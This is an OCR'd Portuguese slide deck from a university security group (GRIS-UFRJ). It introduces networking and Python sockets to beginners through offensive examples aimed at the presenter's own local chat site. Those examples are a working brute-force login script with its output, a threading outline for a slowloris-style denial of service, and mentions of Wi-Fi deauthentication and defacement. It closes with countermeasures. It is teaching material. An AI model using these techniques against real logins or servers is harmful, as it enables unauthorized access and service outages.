1º Semestre	2º Semestre	3º Semestre	4º Semestre
Word	Como Hackear Facebook	Excel	Como Formatar um computador em 20 minutos
Edição de Imagens	Como consertar eletrodoméstico	Como Editar Pdf	Como Desinstalar o Baidu
Digitação	Power Point	Como consertar Ar condicionado	Como usar Bola de Cristal
Mágica I	Manutenção de Impressora	Hackear Whatsapp	Mágica II
Instalação de Impressora	Como fazer a Internet ficar mais rápida	Como criar um site em uma hora	Projeto Final: Como virar Hacker

Curso de programação - LIpE

Esta apresentação contém uma Demonstração prática:
entrem nesse wifi <insira wifi> !
e busquem por esse link:
XXX.XXX.XXX.XXX/chat/chat.php

1º Semestre	2º Semestre	3º Semestre	4º Semestre
Word	Como Hackear ~~Facebook~~ algumas coisas ai	Excel	Como Formatar um computador em 20 minutos
Edição de Imagens	Como consertar eletrodoméstico	Como Editar Pdf	Como Desinstalar o Baidu
Digitação	Power Point	Como consertar Ar condicionado	Como usar Bola de Cristal
Mágica I	Manutenção de Impressora	Hackear Whatsapp	Mágica II
Instalação de Impressora	Como fazer a Internet ficar mais rápida	Como criar um site em uma hora	Projeto Final: Como virar Hacker

Curso de programação - LIpE

Chegou o dia!

Python orientado a ~~segurança~~ hackinagem

Em 15 minutos. Ou um pouco mais.

Uma brevíssima introdução sobre redes e utilizando python. Além de algumas aplicações de segurança ofensiva.

Feito por GRIS :
José Luiz & alô glr do gris, <insira o nome ai>

Básico

O que é um endereço IP?

O que é uma porta ?

O que é um soquete?

179.218.123.123 your IP FIND


Your IP address	179.218. 123 . 123
Latitude	-22.9201
Longitude	-43.3307
Country	Brazil
Region	Rio de Janeiro
City	Rio de Janeiro
Organization	NET Virtua


O que é uma porta ?


Um computador aguenta muitas conexões simultâneas. Portas permitem a um dispositivo se comunicar com múltiplos serviços ao mesmo tempo.

O que é um soquete?


É um programa que está atrelado à uma porta. É ele quem “fala” e quem “escuta” coisas vindo da rede.


Porta1
(soquete)
deixa eu escutar spotfy ae


Porta2
(soquete)
manda esse video do youtube pra mim


Porta3 (Não está em uso no momento)

.
.
.


Porta 65535 (216)**
(soquete)
Quero ler esse site por favor

SERVIDOR

Servidor do Facebook

ip: 31.13.78.35

Carta para o PC do José:


destinatário: 12.23.45.67
porta de entrada : 31823

remetente: 31.13.78.35
porta de saída: 80

conteúdo:
Memes, lista de amigos, msgs do trabalho.

internet

pedido



resposta


Carta para o facebook:
destinatario: 31.13.78.35
porta de entrada : 80

remetente : 12.23.45.67
porta de saida : 31823
(Não importa muito)

conteúdo: Me da a página principal pfvr.

CLIENTE

Seu Computador



ip:12.23.45.67

Para que serve?

Criar Serviços que utilizem internet:

Sites


navegadores

ataques hackers

~~Jogos~~

~~Chats~~

outras aplicações



Criando um site extremamente simples


```
#usamos o comando import quando desejamos usar
#funcoes e comandos especiais que nao estao no python
from meu_soquete import *

#uma string indica qual o conteúdo do site que deve ser mostrado
minhaPaginaWeb="""
<html>\r
<head>\r
<title>Bem vindo ao meu siteeeee</title>\r
</head>\r
<body>\r
<h1>Meu site esta rodando em python</h1>\r
<p>Este nao eh o jeito usual de criar um site, mas funciona.</p>\r
<p>Seu IP eh : %s .</p>\r
</body>\r
</html>\r
"""

#manda o servidor se conectar a uma porta
servidor =meu_soquete_servidor("0.0.0.0",8081)

#define qual pagina sera enviada
servidor.enviar_mensagem(minhaPaginaWeb)
```

Criando um site extremamente simples



1º Semestre	2º Semestre	3º Semestre	4º Semestre
Word	Como Hackear Facebook	Excel	Como Formatar um computador em 20 minutos
Edição de Imagens	Como consertar eletrodoméstico	Como Editar Pdf	Como Desinstalar o Baidu
Digitação	Power Point	Como consertar Ar condicionado	Como usar Bola de Cristal
Mágica I	Manutenção de Impressora	Hackear Whatsapp	Mágica II
Instalação de Impressora	Como fazer a Internet ficar mais rápida	Como criar um site em uma hora	Projeto Final: Como virar Hacker

Curso de programação - LIpE

Foi sem querer....

Criando um navegador extremamente simples

```
from meu_soquete import *

#criamos um cliente e dizemos a qual IP queremos se conectar
cliente =meu_soquete_cliente("127.0.0.1",80)

#dizemos qual paagina queremos visualizar
cliente.pedir_pagina("/chat/chat.php?")

#mostramos a resposta na tela
print("o que foi recebido :\n",cliente.receber_resposta())
```

Criando um navegador extremamente simples

```
 RESTART: C:/Users/zeka2/Documents/python scripts2/apresentacao/navegador.py
o que foi enviado:
 GET /chat/chat.php? HTTP/1.0
Host: 127.0.0.1


o que foi recebido :
 HTTP/1.0 200 OK
Host: 127.0.0.1
Date: Mon, 20 May 2019 19:19:32 +0000
Connection: close
X-Powered-By: PHP/7.1.29
Content-type: text/html; charset=UTF-8

<html>
 <head>
 <title>Bem vindo ao meu chat</title>
 </head>
 <body>



<!DOCTYPE html>
<html>
<body>



 <style>
    body {
      background-color: powderblue;
    }
    h1  {
      color: blue;
    }
```

```
from meu_soquete import *

cliente =meu_soquete_cliente("127.0.0.1",80)

#pegamos uma resposta errada
cliente.testar_login("/chat/login.php","login=admin&password=aaaa")
resposta_errada=cliente.receber_resposta()
print("resposta errada",resposta_errada)
```

Testando uma senha no nosso chat

```
 RESTART: C:/Users/zeka2/Documents/python scripts2/apresentacao/testeSenha.py
o que foi enviado:
 POST /chat/login.php HTTP/1.1
Host: 127.0.0.1/chat/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

login=admin&password=aaaa


resposta errada HTTP/1.1 200 OK
Host: 127.0.0.1/chat/login.php
Date: Mon, 20 May 2019 19:24:57 +0000
Connection: close
X-Powered-By: PHP/7.1.29
Content-type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<body>


senha incorreta, tu ta me zoando?<br><img src="imagens/cat.jpg" >postagem:aaaa


</body>
</html>
>>>
```

Ficando um pouco malicioso - Brute Force (ataque de força bruta)

-nível 5.50 na Escala Oficial da ABNT, para medição da Maldade (EOMM)

Será que conseguimos adivinhar a senha do nosso chat?

Brute Force - Estrutura de repetição: Próxima matéria de vocês

for e while são comandos que servem para repetir um bloco de código, quantas vezes forem necessárias.

```
>>> for i in [0,2,4,5]:
        print (i)


0
2
4
5
>>>
```

Brute Force - Estrutura de repetição: Próxima matéria de vocês

```
def brute_force():
    letras="abcdefghijklmnopqrstuvwxyz"
    for letra_1 in letras:
        for letra_2 in letras:
            for letra_3 in letras:
                for letra_4 in letras:
                    senha=letra_1+letra_2+letra_3+letra_4
                    print("testando senha: "+senha)

                    #criamos um soquete e conectamos ele ao nosso site
                    cliente =meu_soquete_cliente("127.0.0.1",80)

                    #pedimos para ele testar um login e uma senha na parte de login
                    cliente.testar_login("/chat/login.php","login=admin&password="+senha)

                    #coletamos a resposta
                    resposta=resposta_errada=cliente.receber_resposta()

                    if not ("senha incorreta, tu ta me zoando?" in resposta):
                        print("achei! Senha = "+senha)
                        return senha

brute_force()
```

for e while são comandos que servem para repetir um bloco de código, quantas vezes forem necessárias.

Brute Force - Estrutura de repetição: Próxima matéria de vocês

for e while são comandos que servem para repetir um bloco de código, quantas vezes forem necessárias.

```
 RESTART: C:\Users\zeka2\Documents\python scr
testando senha: aaaa
testando senha: aaab
testando senha: aaac
testando senha: aaad
testando senha: aaae
testando senha: aaaf
testando senha: aaag
testando senha: aaah
testando senha: aaai
testando senha: aaaj
testando senha: aaak
testando senha: aaal
testando senha: aaam
testando senha: aaan
testando senha: aaao
testando senha: aaap
testando senha: aaaq
testando senha: aaar
testando senha: aaas
testando senha: aaat
```


Ficando malicioso >:)

-nível 6.75 na Escala Oficial da ABNT, para medição da Maldade (EOMM)

-Servidores normalmente possuem um limite máximo de usuários sendo conectados ao mesmo tempo

-O que acontece se fizermos muitos pedidos ao mesmo tempo?

- Ataques de negação de serviço? usando o módulo thread.



*thread_exemplo.py - C:/Users/zeka2/Documents/python scripts2/apres...

File Edit Format Run Options Window Help

```
import threading
import time

def fazerRequisicao():
    """ Eu nao vou te dar o código completo.
        Faca o seu proprio"""
    print ('Fazendo uma requisicao pela internet...')
    time.sleep(3)
    print("acabei")
    return

threads = []
for i in range(5):
    t = threading.Thread(target=fazerRequisicao)
    threads.append(t)
    t.start()


for i in threads:
    i.join()
```

```
>>>
 RESTART: C:/Users/zeka2/Documents/python scripts2/apresentacao/thread_exemplo.p
y
Fazendo uma requisicao pela internet...Fazendo uma requisicao pela internet...Fa
zendo uma requisicao pela internet...Fazendo uma requisicao pela internet...Faze
ndo uma requisicao pela internet...



acabeiacabeiacabeiacabeiacabei



>>>
```


Ficando malicioso >:)

Threads executam uma função de forma paralela à execução do programa. Ou seja, seu programa não é mais composto por uma única sequência, mas ele possui funções que são executadas ao mesmo tempo.

```
#exemplo de get request
"""GET /chat/chat.php? HTTP/1.1\r
Host: 127.0.0.1\r
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0\r
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3\r
Accept-Encoding: gzip, deflate\r
Connection: close\r
Upgrade-Insecure-Requests: 1\
Cache-Control: max-age=0\r
\r
"""
```

<insira risada maléfica>

-E se mandarmos uma única letra a cada +- 3 segundos, enquanto solicitamos a página ? 373*3= +- 18 minutos para executar um pedido de uma página. Se o servidor suporta até 400 clientes (padrão da maioria dos servidores apache) , basta criar 400 threads que fazem a solicitação para a página.




Ficando ainda mais malicioso ¯_(ツ)_/¯

-nível 8.75 na Escala Oficial da ABNT, para medição da Maldade (EOMM)

-ataques de Desautenticação ?

-Se sobrar muito tempo eu demonstro...



Contra-medidas

Punição

-Brute Force, negação de serviço: “Hey, eu sei a quem esse ip pertence!” → processo criminal → cadeia.

-Deauth - Triangulação → processo criminal → cadeia.

Prevenção

Brute Force : reCaptcha , política de senhas, mínimo 8 caracteres...

Negação de serviço: Basta configurar corretamente o servidor WEB, reduzir o tempo de envio e aumentar o número permitido de mínimo de caracteres enviados por vez , firewall ...

Deauth : 802.11w


if estou_com_tempo == True:

-Deface → O site é vulnerável a injeção de código HTML (tipo esse chat que eu fiz). Será que é possível desfigurar o site por completo?

-Não envolve necessariamente python, mas é um ataque muito comum e nem sempre é malicioso.

-Não façam , é crime!!

-Aconteceu com alguns sites da UFRJ ano passado.



if estou_com_tempo == True:

-Deface → O site é vulnerável a injeção de código HTML (tipo esse chat que eu fiz). Será que é possível desfigurar o site por completo?


-Vamos fazer no meu web chat!

Referências e conteúdos adicionais

link para os códigos:

https://github.com/zekkametallica/pythonSec

Leitura recomendada: Black Hat Python



Página do Grupo de Resposta a Incidentes de Segurança (GRIS - UFRJ)
https://www.facebook.com/grisdccufrj/?ref=br_rs